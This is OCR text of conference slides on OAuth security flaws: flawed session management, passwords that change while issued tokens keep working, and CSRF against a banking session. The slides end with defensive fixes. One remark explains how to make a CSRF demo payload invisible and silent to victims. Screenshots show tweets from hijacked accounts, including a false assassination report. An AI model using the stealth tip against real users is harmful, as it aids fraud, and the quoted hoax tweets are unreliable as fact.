
for demo purpose, can be removed to be invisible from users. Also, we can put this in a try..catch block to be more silent in case of any exception.

assumptions

- victim has an active session with his banking site
- no CSRF protection by banking site







"but it looked so official!"

OAuth provides the user with a false sense of safety in the authentication workflow


Dear Facebook,
what is the business need for a web application to read my private messages?

flawed session management

Avon selects twitterfeed to publish something

- Avon is redirected to twitter's authorization endpoint
- Avon enters his twitter credentials and grants access

- Avon is redirected back to complete the feed
- Avon signs out of twitterfeed and walks away



what about his twitter session?

twitter Search Home Profile Messages Who To Follow Avon_Barksdale_

Avon Barksdale

@Avon_Barksdale_ LA

Edit your profile →

Tweets Favorites Following Followers Lists

Avon_Barksdale_ Avon Barksdale
Need protection?
2 minutes ago

Avon_Barksdale_ Avon Barksdale
I am feeling greedy tonight
3 minutes ago

About @Avon_Barksdale_

34	11	3	0
Tweets	Following	Followers	Listed


Similar to you · view all

Emn8r Em · Follow

aplatti Adam Platti
Internet Maniac, Father and Husband

LeftDoc Left Documentary · Follow
As the social issue of Kathmandu's street children is un...

Following · view all



About Help Blog Mobile Status Jobs Terms Privacy

risks

- unattended session
- no session timeout
- user remains logged in

what can go wrong?


Tweets | Favorites | Following | Followers | Lists


foxnewspolitics foxnewspolitics
We wish @joebiden the best of luck as our new President of the United States. In such a time of madness, there's light at the end of tunnel
2 hours ago

foxnewspolitics foxnewspolitics
BREAKING NEWS: President @BarackObama assassinated, 2 gunshot wounds have proved too much. It's a sad 4th for #america. #obamadead RIP
2 hours ago

foxnewspolitics foxnewspolitics
#ObamaDead, it's a sad 4th of July. RT to support the late president's family, and RIP. The shooter will be found
2 hours ago

foxnewspolitics foxnewspolitics
@BarackObama shot twice at a Ross' restaurant in Iowa while campaigning. RIP Obama, best regards to the Obama family.
2 hours ago



twitter
Login Join Twitter!
I give myself to Lucifer every day for it to arrive as quickly as possible. Glory to Satan!
about 1 hour ago from web
britneyspears
Britney Spears


twitter
Login Join Twitter!
i hope that the new world order will arrive as soon as possible! -Britney
about 1 hour ago from web
britneyspears
Britney Spears


problem, meet solution

- invalidate server session
- short-lived access token
- no auto-processing


a better approach



can you really change your password?


twitter
Home
Profile
Messages
Avon_Barksdale_'s settings
Account
Password
Mobile
Notifications
Profile
Design
Applications
Current Password:
Forgot your password?
New Password:
Verify New Password:
Change

change password = old password still works!



Avon_Barksdale_'s settings

Account | Password | Mobile | Notifications | Profile | Design | **Applications**

You've allowed the following applications to access your account

twitterfeed by twitterfeed

feed your blog to twitter - twitterfeed lets you post any RSS or Atom feed to twitter automatically

read and write access · Approved: Sun Feb 27 23:04:15 2011

Revoke Access

Twitpic by Twitpic Inc

Share photos on Twitter with Twitpic

read and write access · Approved: Fri Feb 25 12:39:04 2011

Revoke Access

solution

- ensure compromised credentials cannot be used
- revoke tokens upon password changes
  - results from facebook access token leakage to 3rd party apps

conclusion

- defeating password anti-pattern
- implementation, not protocol
- private vs. public APIs
- open vs. closed source clients
- keep callback url intact
- trusting native mobile apps
  - don’t trust the logo
  - don’t trust the domain

take-away:

use it when it makes sense!

please turn in your completed feedback form at the registration desk

THANK YOU!

khash@thinksec.com